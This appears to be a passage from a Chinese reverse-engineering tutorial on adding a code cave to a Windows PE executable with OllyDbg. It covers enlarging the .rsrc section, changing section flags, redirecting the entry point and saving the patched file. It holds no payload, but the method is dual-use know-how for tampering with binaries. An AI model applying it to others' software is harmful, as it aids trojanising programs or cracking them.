上面的每一个节头都定义了各自的属性。为了使事情尽可能简单，我们避免增加那些在其他段之间的段的长度，因此我们将会增加在文件尾部.rsrc段的长度。

打开Memory Window(Alt+M)，在PE头上右击，选择Dump in CPU，如图4所示。




图4

第三步：把这个段看做一个P E头，修改dump，在dump窗口右击，选择Special，然后选择PE Header，如图5所示。




图5

第四步：往下滚动直到在.rsrc段找到"SizeOfRawData"，如图6所示。




图6

第五步：按Ctrl+E快捷键或者右击选择Binary→Edit，打开如图7所示对话框。




图7

注意：基于Intel架构的电脑在"little Endian"里的数据被CPU读入的时候是按照倒序读入的，如下所示：

4	3	2	1
00	02	00	00

=

1	2	3	4
00	00	02	00

=

十六进制的0x200和十进制的512相等。

第六步：在这个段里添加0x100(256)字节。(0x200+0x100=0x300)。如图8所示。




图8

第七步：修改这个段(characteristics)的标志位，定义它所包含的可执行的代码。把DWORD 40000040和0x20相加(0x40+0x20=0x60)，相加的结果应该是DWORD 40000060，如图9、图10所示。




图9




图10

第八步：另外，我们需要加上.text(code)段的可写的标志位，因为我们目的是修改那里的字节。往下滚动，并且定位于.text段的characteristics，修改60000020为E0000020，如图11所示。




图11

第九步：修改可执行文件的OEP，可以让我们加入我们自己的代码。在我们这个例子中，virtual offset在.rsrc段的开始的0x200th字节处，由于我们已经在那个偏移量已经追加了0x100个字节，目的是为了可以有更多的空间可以让我们写代码。我们可以把它们相加来计算我们的code cave入口点，公式如下：

Image Base offset + Virtual address of the .rsrc section + 0x200

和下面的等同：

00400000 + 00004000 + 00000200 = 404200

你可以通过查看你的PE文件头来找到这些变量的值，如图12、图13所示。




图12




图13

现在用code cave的偏移量替换PE头的"AddressOfPoint"的值。注意这是一个原始文件指针的值，意味着它没有包含在映像基址(ImageBase)中。因此我们从我们的code cave中virtual offset减去它，然后修改原始偏移量，如图14、图15所示。

404200 − 400000 = 4200




图14




图15

第十步：选择到目前为止你所修改的→右击→复制到可执行文件(Copy to executable file)，然后右击→保存文件(Save file)，如图16所示。




图16

第十一步：用你最喜欢的十六进制编辑器打开那个可执行文件并且加上0x100(256)字节。确定所加的字节是256，否则PE文件头将会变得没有什么根据(0xD00−0xC00=0x100)。注意你可能需要卸载OllyDbg，以便可以让你保存新文件，如图17所示。




图17

第十二步：如果你接收到一个错误的话用OllyDbg加载你的目标程序，然后你或许需要修改一下那个可执行文件里错误字节的数目也或许仅仅是体验了OllyDbg引擎的一个错误而已。你可以这样修改：删除%ollydir%\udd目录下的.udd文件。

如果一切顺利，在CPU窗口显示的入口点应该和图18类似。

